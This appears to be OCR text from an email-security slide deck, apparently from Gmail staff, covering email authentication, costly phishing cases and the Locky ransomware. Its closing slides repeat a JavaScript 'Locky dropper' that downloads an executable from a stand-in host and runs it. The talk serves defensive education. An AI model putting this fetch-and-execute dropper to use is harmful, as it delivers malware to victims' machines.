


Sign your email cryptographically

Specify which email servers to trust


Define what to do with fake emails

Sign your email cryptographically



Specify which email servers to trust

Surfacing authentication status




Google

to me

Hi Peter,

Your Google Account andersenipeter@gmail.com ha

Authenticated



Online Banking Ltd

to me


Hi Peter,

We regret to inform you that due to a recent error, we

Not authenticated

https://blog.google/products/gmail/making-email-safer-for-you-posted-by/


Authentication over-time



https://security.googleblog.com/2013/12/internet-wide-efforts-to-fight-email.html

Most emails are authenticated

DMARC adoption is too low




Be a better sender

Use Postmaster Tools to analyze your email performance, and help Gmail route your messages to the right place.

https://gmail.com/postmaster/

Phishing




Chinese scammers take Mattel to the bank, Phishing them for $3 million

Thieves took advantage of a recent company shakeup and corporate policy regarding payments

CSO | MAR 29, 2016 2:14 PM PT

Credit: Mattel

Mattel, the popular toy maker behind Barbie and Hot Wheels, was the victim of a Phishing attack last year that nearly cost them $3 million. The only thing preventing a total loss was a mixture of timing and luck, because the day following the attack happened to be a banking holiday in China.



Cable giants Leoni AG lose €40m after CFO transfers funds to hacker's bank account

- **Leoni AG shares dropped by 7% after a CFO fell for phishing scam.**


By Mary-Ann Russon

September 2, 2016 11:41 BST

Phishing email scams are still the best way for attackers to hack into a power plant (iStock)


Europe's largest manufacturer of electrical cables and wires Leoni AG has seen its shares fall by between 5-7% after reporting that an email phishing scam caused the company to lose €40m ($44.7m, £33.7m) overnight.

Targeted financial phishing is on the rise



Malware

Ransomware largest malware threat




Locky: the encryptor taking the world by storm

By Fedor Sinitsyn on April 6, 2016. 8:59 am

Fedor Sinitsyn

In February 2016, the Internet was shaken by an epidemic caused by the new ransomware Trojan Locky (detected by Kaspersky Lab products as Trojan-Ransom.Win32.Locky). The Trojan has been actively propagating up to the present day. Kaspersky Lab products have reported attempts to infect users with the Trojan in 114 countries around the world.

Analysis of the samples has shown that this Trojan is a brand new ransomware threat, written from scratch. So, what is Locky, and how can we protect against it?




Tricky Locky ransomware robs American hospitals

March 25, 2016 Kate Kochetkova Featured Post, News, Security, Threats


Doctors and patients across the world, beware: cybercriminals have a new member of the family! Despite its young age, a one-month-old ransomware has already encrypted files in two American hospitals and brought $17,000 to its creators.

Lucky seen by Gmail vs Internet - May 2016




Normalized by number of email, a hash is potentially used in many email

Locky is part of a complex ecosystem



Dridex




Locky

Locky vs Dridex daily pattern - May 2016

Locky

Dridex



Rise of Javascript dropper as a means to evade anti-virus

Anatomy of a Locky dropper

```
var shell = new ActiveXObject("WScript.Shell");
var tmpDir = shell.ExpandEnvironmentStrings("%TEMP%");

// fetch the payload
var xhr = new ActiveXObject("MSXML2.XMLHTTP");
xhr.open("GET","http://shady.ru/payload.exe",false);
xhr.send(null);
var payload = xhr.responseBody;

// write payload to disk
var writer = ActiveXObject("ADODB.Stream");
writer.open();
writer.type = 2;
writer.write(payload);
writer.SaveToFile(tmpDir + "\\payload.exe");

// execute the payload
shell.Run(tmpDir + "\\payload.exe", "", false);
```

Anatomy of a Locky dropper

```
var shell = new ActiveXObject("WScript.Shell");
var tmpDir = shell.ExpandEnvironmentStrings("%TEMP%");

// fetch the payload
var xhr = new ActiveXObject("MSXML2.XMLHTTP");
xhr.open("GET","http://shady.ru/payload.exe",false);
xhr.send(null);
var payload = xhr.responseBody;

// write payload to disk
var writer = ActiveXObject("ADODB.Stream");
writer.open();
writer.type = 2;
writer.write(payload);
writer.SaveToFile(tmpDir + "\\payload.exe");

// execute the payload
shell.Run(tmpDir + "\\payload.exe", "", false);
```

Get temp directory

Anatomy of a Locky dropper

```
var shell = new ActiveXObject("WScript.Shell");
var tmpDir = shell.ExpandEnvironmentStrings("%TEMP%");

// fetch the payload
var xhr = new ActiveXObject("MSXML2.XMLHTTP");
xhr.open("GET","http://shady.ru/payload.exe",false);
xhr.send(null);
var payload = xhr.responseBody;

// write payload to disk
var writer = ActiveXObject("ADODB.Stream");
writer.open();
writer.type = 2;
writer.write(payload);
writer.SaveToFile(tmpDir + "\\payload.exe");

// execute the payload
shell.Run(tmpDir + "\\payload.exe", "", false);
```

Get temp directory

Fetch payload

Anatomy of a Locky dropper


```
var shell = new ActiveXObject("WScript.Shell");
var tmpDir = shell.ExpandEnvironmentStrings("%TEMP%");

// fetch the payload
var xhr = new ActiveXObject("MSXML2.XMLHTTP");
xhr.open("GET","http://shady.ru/payload.exe",false);
xhr.send(null);
var payload = xhr.responseBody;

// write payload to disk
var writer = ActiveXObject("ADODB.Stream");
writer.open();
writer.type = 2;
writer.write(payload);
writer.SaveToFile(tmpDir + "\\payload.exe");

// execute the payload
shell.Run(tmpDir + "\\payload.exe", "", false);
```

Get temp directory

Fetch payload


Write payload to disk

Anatomy of a Locky dropper

